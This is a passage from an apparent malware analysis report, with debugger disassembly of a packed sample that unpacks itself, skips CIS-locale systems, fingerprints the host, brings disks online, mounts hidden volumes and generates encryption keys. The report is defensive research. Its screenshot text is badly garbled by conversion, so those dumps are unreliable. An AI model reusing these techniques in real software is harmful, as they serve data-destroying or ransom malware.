00030A61 00030A61 00030A61 55 88EC 88EC 00030A61 00030A61 55 88EC 00030A61 00030A61 55 88EC 00030A61 00030A61 000000000000000000000000000000000000	push ebp, mov ebp, esp with another sep with pump 5 Image: sep with another sep with	2: [esp+8] 00030555 3: [esp+10] 01F80000 0019FA14 0019F814 0019FA15 0000000 0019FA16 0019F815 0019FA16 0000000 0019FA26 0019FA28 0019FA28 0019FA35 0019FA28 0019FA35 0019FA28 0019FA35 0019FA28 0019FA35 0019FA30 000000 0019FA39 000000 0019FA39 000000 0019FA39 000057A8 0019FA44 516C6175 0019FA45 516C6175 0019FA45 7451655 0019FA45 7451655 0019FA45 7451655 0019FA50 0000000 0019FA35 7461655 0019FA56 00546165 0019FA56 0054647
00030A60 00030A61 00020A61 55 88EC 88EC 00030A61 00020A61 55 88EC 00030A61 00020A62 88EC 88EC 00030A61 00020A63 88EC 00030A61 00020A63 88EC 00030A61 00020A63 88EC 00030A61 00020A63 88EC 00030A61 00020A63 000000000000000000000000000000000000	push ebp, mov ebp, esp with another sep with pump 5 Image: sep with another sep with	2: [esp+8] 00030555 3: [esp+10] 01F80000 "MZ" 4: [esp+10] 01F80000 0019FA14 0019F814 0019FA16 00300555 return to 00030555 from 00030A2 0019FA16 0040000 "MZ" 0019FA20 01F80000 0019FA24 0000400 0019FA24 0000400 0019FA25 0019FA34 "11oc" 0019FA26 0000000 0019FA30 00015EA 0019FA30 000015EA 0019FA30 00000218 0019FA44 74726956 0019FA45 516C6175 0019FA5 0020000 0019FA5 46D726554 0019FA5 74616E9 0019FA60 007A048 0019FA60 007A048 0019FA60 007A048 0019FA55 50746547 0019FA65 50746547

By comparing the base address where the new PE was placed against its ImageBase (preferred base address), via pNtHdr->OptionalHeader.ImageBase (as seen by offset 0x34), it can decide whether base relocations need to take place or not. In this case, base relocations do not need to be performed, but there is code inside the shellcode that could do it in case it was needed.



The Import Address Table (IAT) is then fixed up by first loading needed DLLs and then resolving needed imports by the PE. The following image demonstrates this initial process, as seen by accessing the Import Table, via pNtHdr-

>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress (offset 0x80).

■ 000308F2 C645 DF 74 ■ 000308F6 C645 E0 50 ■ 000308F6 C645 E1 72 ■ 000308F2 C645 E1 72 ■ 000308F2 C645 E1 72 ■ 00030902 C645 E3 63 ■ 00030906 C645 E5 73 ■ 00030906 C645 E5 73 ■ 00030912 C645 E7 70 ■ 00030912 C645 E7 70 ■ 00030915 8845 08 ■ 00030916 8845 08 ■ 00030917 8855 08 ■ 00030928 8845 E8 ■ 00030938 8040 E ■ 00030938 8370 D8 ■ 00030947 8845 E0 ■ 00030954 8855 EC ■ 00030954 8855 E1 ■ 00030947 8845 D8 ■ 00030947 8845 D8 ■ 00030954 8855 E1 <th><pre>mov byte ptr ss: [ebp-21] 74 mov byte ptr ss: [ebp-24] 74 mov byte ptr ss: [ebp-14] 72 mov byte ptr ss: [ebp-14] 73 mov ex, dword ptr ss: [ebp-14] mov ex, dword ptr ss: [ebp-16] mov ex, dword ptr ss: [ebp-26] mov ex, dword ptr sss: [ebp-26] mov ex, dw</pre></th> <th>Hide FPU EAX 00400000 edp.00400000 EBX 002F8000 Edp.00400000 EDX 00400000 edp.00400000 EDI 00404DBC <edp.entrypoint> EIP 00030922 EFLAGS 00000020 ZE 0 FE 0 AE 0 0 0 QE 0 SE 0 DF 0 0 0 0 LastError 0000000000000000 (STATUS_NO_SUCH_FILE) 0 0 GS 002B FS 0053 ES 002B 026 002B 0 0 CS 002B SS 002B ST(0) 00000000000000000000000000000000000</edp.entrypoint></th>	<pre>mov byte ptr ss: [ebp-21] 74 mov byte ptr ss: [ebp-24] 74 mov byte ptr ss: [ebp-14] 72 mov byte ptr ss: [ebp-14] 73 mov ex, dword ptr ss: [ebp-14] mov ex, dword ptr ss: [ebp-16] mov ex, dword ptr ss: [ebp-26] mov ex, dword ptr sss: [ebp-26] mov ex, dw</pre>	Hide FPU EAX 00400000 edp.00400000 EBX 002F8000 Edp.00400000 EDX 00400000 edp.00400000 EDI 00404DBC <edp.entrypoint> EIP 00030922 EFLAGS 00000020 ZE 0 FE 0 AE 0 0 0 QE 0 SE 0 DF 0 0 0 0 LastError 0000000000000000 (STATUS_NO_SUCH_FILE) 0 0 GS 002B FS 0053 ES 002B 026 002B 0 0 CS 002B SS 002B ST(0) 00000000000000000000000000000000000</edp.entrypoint>
OO03095E > 75 05 0003095C > 9 AB000000 8845 F0 88000000 0003096S 8845 F0 0003096S 8845 F0 0003096S 838 00 0003096S 938 00 0003096S 938 00 0003976S 938 00 0019760 90 000 00 00197970 45 78 69 74 50 72 6F 63 65 73 73 00 00197400 00 40 00 00 0019740 90 29 75 75 20 5F 75 75 84 7A 13 00 0019740 90 20 100 00 00 00 00 00 40 00 0019740 90 29 77 74 75 61 65 17 61 65 11 74 0019740 85 70 00 56 69 72 74 75 61 65 17 61 65 17 00 0019740 75 61 66 41 72 65 73 73 00 00 0019740 75 61 66 41 74 00 54 75 72 60 69 6E 61 74 0019740 75 61 66 51 73 73 73 00 00 00 00 00 00 00 00 00 00 00 00 00	Imp BOAL0 mov eax,dword ptr ss:[ebp-10] mov eax,dword ptr ds:[eax],0 mp dword ptr ds:[eax],0 mp dot ds:	1: [csp+4] 0019FA18 2: [csp+4] 0019FA18 2: [csp+4] 77BA227C ntdll.77BA227C 3: [csp+C] 7785DEEA kernelbase.7785DEEA 4: [csp+10] 74697845 0019F9E1 0019FA18 0019F9E3 77BA227C from ??? 0019F9E3 77BA227C return to ntdll.77BA227C from ??? 0019F9F0 74697845 0019F9F4 636F7250 0019F9F4 636F7250 0019F9F4 0000040 0019FA04 0000000 0019FA04 0000000 edp.0040000 edp.0040000
0019FA00 / 2 62 62 72 61 72 74 10 00 00 00 00 00 0019FA0 EC 55 27 51 02 29 FA 75 61 6C 66 72 75 41 00 00 00 00 00 0019FA0 EC 56 72 75 90 29 FA 75 61 6C 56 72 55 00 0019FAC 00 40 00 56 69 72 74 75 61 6C 50 0019FAC 00 40 00 56 69 72 74 75 61 6C 50 0019FAC 01 74 00 00 00 00 00 00 00 00 00 00 0019FAC 01 14 40 00 00 00 00 00 00 00 00 00 00 0019FB0 80 00 00 00 00 00 00 00 00 00 00 00 0019FB0 80 00 00 00 00 00 00 00 00 00 00 00 0019FB0 80 00 00 00 00 00 00 00 00 00 00 0019FB0 80 00 00 00 00 00 00 00 00 00 00 0019FB0 80 00 00 00 00 00 00 00 00 00 00 00 0019FB0 80 00 00 00 00 00 00 00 00 00 00 00 00	20 SF F9 75 LibraryAùu 00 00 00 00 ð/ùu.)uuplùu 72 GF 74 GS@.VirtualProte 60 77 F9 75 ct.w.y.b/ùuàwùu 00 00 40 00 Å.eù. aûu@. 00 00 40 00 Å.e 20 00 00 00 W@@. 20 80 89 41 00	0019FA14 0019FB14 0019FA15 0003063E return to 0003063E from 000308E0 0019FA1C 0040000 edp.0040000 0019FA20 75FA2990 kernel32.75FA2990 0019FA24 0019FA24 0019FA3E "110c" 0019FA25 0019FA3E "110c" 0019FA34 0000000 0019FA38 00015EA 0019FA30 00000218 0019FA30 000057A8 <

By accessing AddressOfEntryPoint, via pNtHdr->OptionalHeader.AddressOfEntryPoint (offset 0x28), the Original Entry Point (OEP) is then obtained and subsequently called, thus transfering execution to the newly unpacked executable, as it is now ready to be executed.

	0003063E	83C4 0C	add esp,C		Hide FPU
	00030641	64:A1 00000000	mov eax, dword ptr fs : [0]		inde tro
● ●	00030647	8038 FF	cmp byte ptr ds:[eax],FF		EAX 004000D0 "PE"
	0003064A	✓ 74 04	je 30650		EBX 002F8000
•	0003064C	8B00	mov eax,dword ptr ds:[eax]		ECX 00400000 edp.00400000
•	0003064E	A EB F7	jmp 30647		EDX 00408B6C edp.00408B6C
⊾>•	00030650	64:A3 00000000	mov dword ptr fs :[0],eax		
•	00030656	8B85 64FFFFFF	mov eax,dword ptr ss:[ebp-9C]		EBP 0019FB14
	0003065C	8B4D D8	mov ecx, dword ptr ss:[ebp-28]		ESP 0019FA28 &"lloc"
EIP •	0003065F	0348 28	add ecx,dword ptr_ds:[eax+28]		ESI 0000000
•	00030662	894D A8	mov dword ptr ss: ebp-58, ecx		EDI 00404DBC <edp.entrypoint></edp.entrypoint>
•	00030665	8855 A8	mov_edx,dword_ptr_ss:[ebp-58]		
•	00030668	52	push edx		EIP 0003065F
•	00030669	8B45 D8	mov_eax,dword_ptr_ss:[ebp-28]		
•	0003066C	50	push eax		EFLAGS 00000246
•	0003066D	E8 0E020000	call 30880		ZE 1 PE 1 AE 0
•	00030672	83C4 08	add esp,8		DE O SE O DE O
•	00030675	FF55 A8	call dword ptr ss: [ebp-58]		CE 0 TF 0 IF 1
•	00030678	8945 98	mov dword ptr ss: [ebp-68],eax		
•	0003067B	8B4D 98	mov_ecx,dword_ptr_ss:[ebp-68]		
•	0003067E	51	push ecx		LastError 00000000 (ERROR_SUCCESS)
•	0003067F	6A FE	push FFFFFFE		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
•	00030681	FF55 D4	call dword ptr ss:[ebp-2C]		
•	00030684	8BE5	mov esp,ebp		GS 002B FS 0053
•	00030686	5D	pop ebp		ES 002B DS 002B
•	00030687	C3	ret		CS 0023 SS 002B
•	00030688	CC	int3		
•	00030689	CC	int3		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
•	0003068A	CC	int3		ST(1) 000000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
•	0003068B	CC	int3		
•	0003068C	CC	int3		ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000
•	0003068D	CC	int3		ST(3) 0000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
•	0003068E	CC	int3		ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
•	0003068F	CC	int3		ST(5) 4002800000000000000 x87r5 Empty 8.000000000000000000000000000000000000
•	00030690	55	push ebp		ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
•	00030691	8BEC	mov ebp,esp		ST(7) 3FFF800000000000000 x87r7 Empty 1.000000000000000000000000000000000000
•	00030693	83EC 1C	sub esp,1C		
•	00030696	8B45 08	mov eax,dword ptr_ss:[ebp+8]		x87TagWord FFFF
•	00030699	8945 E4	mov dword ptr ss:[ebp-1C],eax		x87TW_0 3 (Empty) x87TW_1 3 (Empty)
•	0003069C	8B4D E4	mov ecx, dword ptr ss:[ebp-1C]		x87TW_2 3 (Empty) x87TW_3 3 (Empty)
•	0003069F	8B55 08	mov edx,dword ptr ss:[ebp+8]		
•	000306A2	0351 3C	add edx,dword ptr_ds:[ecx+3C]		
•	000306A5	8955 F4	mov dword ptr ss: ebp-C, edx		Default (stdcall)
•	000306A8	8B45 F4	mov eax,dword ptr ss:[ebp-C]		1: [esp+4] 00000006
•	000306AB	83B8 A0000000 00	cmp_dword_ptr_ds:[eax+A0],0		2: [esp+8] 00010000
0	000306B2	× 75 07	jne 306BB	~	3: [esp+c] 00000000
•	00030684	3200	vor al al		4: [esp+10] 000015EA
	<			>	
-000				(h) ()	0019FA28 0019FA84 "11oc"
🚚 Dump 1	🚚 Dump 2	🚛 Dump 3 🛛 🚛 Dump 4	🛄 Dump 5 🛛 🗒 Watch 1 🛛 💷 Locals		0019FA2C 00000006
Address Hey			ASCII		0019FA30 00010000
Address He	·		ADCII		00196434 0000000

One of the very first things that is done after execution starts at the new PE's entry point is to call a subroutine that eventually calls GetLocaleInfoW() with LCID


LOCALE_SYSTEM_DEFAULT (default locale for the operating system), in order to compare it against a possible set of unicode strings previously constructed on the stack by mov instructions. The constructed unicode strings are:

- Belorussian
- Azerbaijani
- Ukrainian
- Moldavian
- Georgian
- Armenian
- Turkmen
- Russian
- Kyrgyz
- Kazakh
- Uzbek
- Tajik


If the requested locale information matches any of those strings, as seen by the use of IstrcmpiW(), then the current process is terminated via TerminateProcess() with exit code 666.

0		C745 B4 6E000000	mov dword ptr ss: ebp-4C,6E	Hide FPU	
	004020B4	C745 E8 55007A00 C745 EC 62006500	mov dword ptr ss: ebp-18,7A0055 mov dword ptr ss: ebp-14,650062	AX 0019D	450 "D4X"
		C745 F0 6B000000 C785 58FFFFFF 55006	mov dword ptr ss:[ebp-10].6B	BX 0019F	
		C785 5CFFFFFF 72006		CX 00402	
•	00102000	C785 60FFFFFF 69006	E mov dword ptr ss: ebp-A0,6E0069	DX 00400 BP 0019D	
•	00102020	C785 64FFFFFF 69006	1(mov dword ptr ss:[ebp-9C],610069 D(mov dword ptr ss:[ebp-98],6E	SP 0019D	
•	004020F4	C745 80 47006500	mov dword ptr ss:[ebp-80],650047	SI 00000	
		C745 84 6F007200 C745 88 67006900	mov dword ptr ss:[ebp-7C],72006F mov dword ptr ss:[ebp-78],690067	DI 00404	DBC <edp.entrypoint></edp.entrypoint>
		C745 8C 61006E00	mov dword ptr ss: ebp-74,6E0061	IP 00402	12C edp.0040212C
•	00402110	68 A000000	push A0		
	00102220	8985 24FFFFF 8D85 58FEFFFF	mov dword ptr ss:[ebp-DC],eax lea eax,dword ptr ss:[ebp-1A8]		000246
•	00402121	50	push eax	F 1 PF 1	
	00402122 00402127	68 01100000 68 00080000	push 1001 push 800	FO TFO	
ETP	0040212C	FF15 0C814000	<pre>call dword ptr ds:[<&GetLocaleInfow>]</pre>		
•		8B1D 4C814000	mov ebx, dword ptr ds: [<&TerminateProcess>]		00000000 (ERROR_SUCCESS) C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
	00402138 0040213E	8DB5 F8FEFFFF BF 0C000000	<pre>lea esi,dword ptr ss:[ebp-108] mov edi,C</pre>	aststatus	COCOUST (STATUS_OBJECT_NAME_NOT_FOUND)
	00402143	FF36	push dword ptr ds:[esi]		0053
	00402145 0040214B	8D85 58FEFFFF 50	lea eax,dword ptr ss:[ebp-1A8] push eax		002B
•	0040214C	FF15 84804000	<pre>call dword ptr ds:[<&lstrcmpiW>]</pre>	S 0023 <u>SS</u>	0028
	00402152 00402154	85C0 75 0E	test eax,eax ine edp.402164	T(0) 00000	00000000000000 x87r0 Empty 0.00000000000000000
		68 9A020000	push 29A		00000000000000 x87r1 Empty 0.00000000000000000
	0040215B	FF15 54814000	<pre>call dword ptr ds:[<&GetCurrentProcess>]</pre>		00000000000000 x87r2 Empty 0.00000000000000000 0000000000000 x87r3 Empty 0.000000000000000000
	00402161 00402162	50 FFD3	push eax call ebx		00000000000000 x87r4 Empty 0.000000000000000000
>o	00402164	83C6 04	add esi,4		00000000000000 x87r5 Empty 8.00000000000000000
		83EF 01 ^ 75 D7	sub edi,1 ine edp.402143		00000000000000 x87r6 Empty 0.3750000000000000000 00000000000000 x87r7 Empty 1.000000000000000000
	0040216C	5 F	pop edi	(/) serro	0000000000000 X8/17 Empty 1.000000000000000000000000000000000000
		5E 58	pop esi pop ebx		
	<		>	efault (stdcall)	22220
dword ptr [0040810C <ed< th=""><th>p.&GetLocaleInfoW>]=<k< th=""><th>ernel32.GetLocaleInfoW></th><th>: [esp] 000 : [esp+4] 0</th><th></th></k<></th></ed<>	p.&GetLocaleInfoW>]= <k< th=""><th>ernel32.GetLocaleInfoW></th><th>: [esp] 000 : [esp+4] 0</th><th></th></k<>	ernel32.GetLocaleInfoW>	: [esp] 000 : [esp+4] 0	
				: [esp+8] (0019D450 "D4X"
.text:00402	12C edp.exe:	\$212C #212C		: [esp+C]_(
Dump 1	Jump 2	📖 Dump 3 💭 Dump 4	💷 Dump 5 🛛 😻 Watch 1 🛛 🕼 🖉 Struct	019D434 000	
Address He		ere comp o ere comp 4	ASCII	019D438 000 019D43C 001	
		00 6F 00 72 00 75 00	73 00 73 00 B.e.l.o.r.u.s.s.	019D440 000	0000A0
0019D530 69	00 61 00 6E	00 00 00 41 00 7A 00	65 00 72 00 i.a.nA.z.e.r.	019D444 004 019D448 000	
			69 00 00 00 b.a.i.j.a.n.i 69 00 61 00 U.k.r.a.i.n.i.a.	D19D44C 001	9FA20
0019D560 6E	00 00 00 4D	00 6F 00 6C 00 64 00	61 00 76 00 nM.o.l.d.a.v.	019D450 005 019D454 005	
			6F 00 72 00 i.a.nG.e.o.r.	019D458 023	SBEC4
			41 00 72 00 g.i.a.nA.r. 00 00 FF FF m.e.n.i.a.nÿÿ	019D45C 003	8E5D 60
0019D5A0 54	00 75 00 72	00 6B 00 6D 00 65 00	6E 00 00 00 T.u.r.k.m.e.n	019D460 001 019D464 000	
			6E 00 00 00 R.u.s.s.i.a.n 00 00 19 00 K.y.r.g.y.z	000 019D468	00000
0019D5D0 4B	00 61 00 7A	00 61 00 68 00 68 00	00 00 00 00 K.a.z.a.k.h	019D46C 009 019D470 778	
			54 00 61 00 U.z.b.e.kT.a. <u>17 2E 40 00</u> j.i.kú@.	D19D474 770	4E584 ntdl1.77C4E584
<	00 05 00 08	00 00 00 00 10 PA 13 00	<u>1/ 22 40 00</u> [].1.kde.]	n19D478 000	
-			,		

It then calls GetComputerNameW(), GetUserNameW() and some other function twice with different arguments, the first time with "SOFTWARE\Microsoft\Cryptography" and "MachineGuid", while the second time with "SOFTWARE\Microsoft\Windows NT\CurrentVersion" and "ProductName".




The function simply allocates a page via VirtualAlloc(), opens the provided subkey via RegOpenKeyExW() from the HKEY_LOCAL_MACHINE (HKLM) registry hive and KEY_READ access rights, and then retrieves the data for the provided value name associated with the opened registry key via RegQueryValueExW(). The pointer to the retrieved data (the page returned from the VirtualAlloc() call) is then the return value of this function.




For each of the data obtained via the calls to the APIs (GetComputerNameW() and GetUserNameW()) and the function responsible for retrieving the data associated with the opened registry keys, it will perform a series of operations on them. Specifically, for each

character, it will XOR it the value 0xAB01FF3C, add the previous value to the next one, rotate it left 13 bits and subtract the result of the rotate operation with the value before the rotate. This is done so that unique IDs result from the operations, where they are later concatenated.




The result of the previous operations (unique IDs) and their concatenation is so that it will be used as IpName (the name of the event object) passed to CreateEventW(). But first, it checks if argc (argument count) is 1, if it's not, CreateEventW() is skipped entirely. However, if it is 1, a loop is entered where CreateEventW() is called each time and it only breaks out of it if the return value of the CreateEventW() API call differs from 183

(ERROR_ALREADY_EXISTS). Otherwise, the loop is repeated 32768 times, at which point the current process is terminated via TerminateProcess() with exit code 666.



Then, it will enter another loop, executed 17 times, where it tries to open \\.\PHYSICALDRIVE%d (a physical hard drive) via CreateFileW(), where %d is incremented for each iteration in the loop, starting from 0. If the return value from CreateFileW() differs from 0xFFFFFFF, it will then call DeviceloControl() on the handle with control code IOCTL_DISK_SET_DISK_ATTRIBUTES, attempting to bring the disk online and allowing write operations (Attributes field in SET_DISK_ATTRIBUTES struct is set to 0, and AttributesMask field set to 0x3). It will also call DeviceloControl() again, this time with control code IOCTL_DISK_UPDATE_PROPERTIES, invalidating the cached partition table and synchronizing the system view of the specified disk device, since at this point it would have been modified.




For every existing volume without an associated drive letter, it will then attempt to associate it an unused drive letter. This is done by scanning and iterating through existing volumes on the system by making use of the FindFirstVolumeA()/FindNextVolumeA() combination and determining whether a drive letter is already associated with the volume via GetVolumePathNamesForVolumeNameA(). If no drive letter has been associated with the volume, it will then obtain available drive letters via a call to GetLogicalDrives(), where the first unset bit from the returned bitmask (starting from the 4th) can be used.

ETP >•	00403072	FF15 EC804000	<pre>call dword ptr ds:[<&FindFirstVolumeA>]</pre>		
	00403078	8B35 FC804000	mov esi, dword ptr ds: [<&GetVolumePathNam	^	Hide FPU
	0040307E	88F8	mov edi.eax		
	00403080	8D45 AC	lea eax,dword ptr ss:[ebp-54]		EAX 0019F5C8
		50 AC			EBX 0019FA20
	00403083		push eax		ECX 77DE1CBC
•	00403084	68 00010000	push 100		EDX 00000000
•	00403089	8D85 38FAFFFF	lea eax,dword ptr ss:[ebp-5C8]		EBP 0019FA10
•	0040308F	50	push eax		
•	00403090	8D85 B8FBFFFF	lea eax,dword ptr ss:[ebp-448]		ESP 0019D5F8
•	00403096	50	push eax		ESI 75A8DFB0 <user32.wsprintfw></user32.wsprintfw>
•	00403097	FFD6	call esi		EDI 00000010
•	00403099	8D8D 38FAFFFF	lea ecx, dword ptr ss; ebp-5C8		
	0040309F	8D51 01	lea edx,dword ptr ds:[ecx+1]		EIP 00403072 edp.00403072
····)	004030A2	8A01	mov al, byte ptr ds:[ecx]		E11 00403072 Cup.00403072
	004030A4	41	inc ecx		
	004030A5	84C0	test al,al		EFLAGS 00000246
	004030A7	^ 75 F9	jne edp. 4030A2		ZF 1 PF 1 AF 0
	004030A9	28CA			OF 0 SF 0 DF 0
	004030A9	× 75 5C	sub ecx, edx		CF 0 TF 0 IF 1
			jne edp. 403109		
•	004030AD	FF15 34814000	<pre>call dword ptr ds:[<&GetLogicalDrives>]</pre>		LastError 00000000 (ERROR ETLE NOT FOUND)
•	004030B3	8BD0	mov edx,eax		LastError 0000002 (ERROR_FILE_NOT_FOUND)
	004030B5	83FA 04	cmp edx,4		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
	004030B8	73 04	jae edp.4030BE		
•	004030BA	32C9	xor cl,cl		GS 002B FS 0053
•	004030BC	EB 1A	jmp edp. 4030D8		ES 002B DS 002B
L)0	004030BE	B8 04000000	mov eax,4		CS 0023 SS 002B
•	004030C3	B1 43	mov cl,43	43: 'C'	
•	004030C5	84D0	test al,dl		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	004030C7	74 OF	je edp. 4030D8		ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
•	004030C9	0F1F80 00000000	nop dword ptr ds:[eax],eax		
r>0	004030D0	03C0	add eax,eax		ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
•	004030D2	FEC1	inc cl		ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
•	004030D4	85C2	test edx,eax		ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
i•	004030D6	75 F8	ine edp. 4030D0		ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000000000000000000000
	004030D8	8D85 B8FBFFFF	lea eax, dword ptr ss: [ebp-448]		ST(6) 3FFDC0000000000000 x87r6 Empty 0.3750000000000000000
•	004030DE	884D BC	mov byte ptr ss: ebp-44, cl		ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000000000000000000000
•	004030E1	50	push eax		
•	004030E2	8D45 BC	lea eax,dword ptr ss:[ebp-44]		x87TagWord FFFF
	004030E5	50	push eax		
	004030E6	FF15 F8804000	call dword ptr ds: [<&SetVolumeMountPoint		x87TW_0 3 (Empty) x87TW_1 3 (Empty)
•	004030EC	85C0	test eax,eax		x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	004030EE	74 19	je edp. 403109		x87TW_4 3 (Empty) x87TW_5 3 (Empty)
	004030F0	8D45 AC	lea eax, dword ptr ss: [ebp-54]		x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	004030F3	50	push eax		
	004030F4	68 00010000	push 100		x87StatusWord 0100
	004030F9	8D85 38FAFFFF	lea eax, dword ptr ss: [ebp-5C8]		x875W_B 0 x875W_C3 0 x875W_C2 0
	004030FF	50	push eax		x875W_C1 0 x875W_C0 1 x875W_E5 0
	00403100	8D85 B8FBFFFF	lea eax, dword ptr ss: [ebp-448]		x875W_SF 0 x875W_P 0 x875W_U 0
	00403106	50	push eax		
	00403107	FFDG	call esi		
	00403109	68 00010000	push 100		x87SW_I 0 x87SW_TOP 0 (ST0=x87r0)
	00403109 0040310E	8D85 20E7FFFF	lea eax.dword ptr ss:[ebp-18E0]		
	00403102	50	push eax		Default (stdcall)
	00403115	6A 00 6A 00	push 0		1: [esp] 0019F5C8
•	00403117		push 0		2: [esp+4] 00000100
•	00403119	8D85 74FFFFFF	lea eax,dword ptr ss:[ebp-8C]	×	3: [esp+8] 00404DBC <edp.entrypoint></edp.entrypoint>

At this point, the same routine will be called twice, one after the other, with different arguments.

• 0040315B 6A 28 push 28	
0040315D 68 10A34000 push edp. 40A310	
EIP → 00403162 E8 19090000 call edp.403A80	
00403167 6A 20 push 20	
00403169 68 38A34000 push edp. 40A338	
0040316E E8 0D090000 call edp. 403A80	

This routine is responsible for generating, via CryptGenRandom(), cryptographically random bytes of length specified as second argument to the routine, storing it at the address specified in the first argument. These random bytes are subsequently modified by a relatively long series of operations.



Another routine will be called, this time called thrice. One of the arguments to the function that is always passed is a pointer to a suspiciously looking string.

	00403173	6A 40	push 40	
	00403175	68 48B04000	push edp. 40B048	
•	0040317A	6A 40	push 40	
•	0040317C	68 00B04000	push edp. 40B000	40B000:"\$[JN` 'X]uOq[]e-Osbv<<0XrT;
•	00403181	E8 4AF1FFFF	call edp. 4022D0	
•	00403186	8B35 98814000	mov esi,dword ptr ds:[<&StrToIntA>]	
•	0040318C	83C4 20	add esp,20	
•	0040318F	8945 C4	mov dword ptr ss:[ebp-3C],eax	
•	00403192	68 54B24000	push edp. 408254	40B254:"96ww"
•	00403197	FFDG	call esi	
•	00403199	50	push eax	
•	0040319A	68 60B24000	push edp.40B260	
•	0040319F	6A 40	push 40	
•	004031A1	68 00B04000	push_edp.40B000	40B000:"\$[JN` 'X]uOq[]e-Osbv<<0XrT;
•	004031A6	E8 25F1FFFF	call edp.4022D0	
•	004031AB	83C4 10	add esp,10	
•	004031AE	8945 F4	mov dword ptr ss:[ebp-C],eax	
•	004031B1	68 60B64000	push edp. 408660	
•	004031B6	FFDG	call esi	
	004031B8	50	push eax	
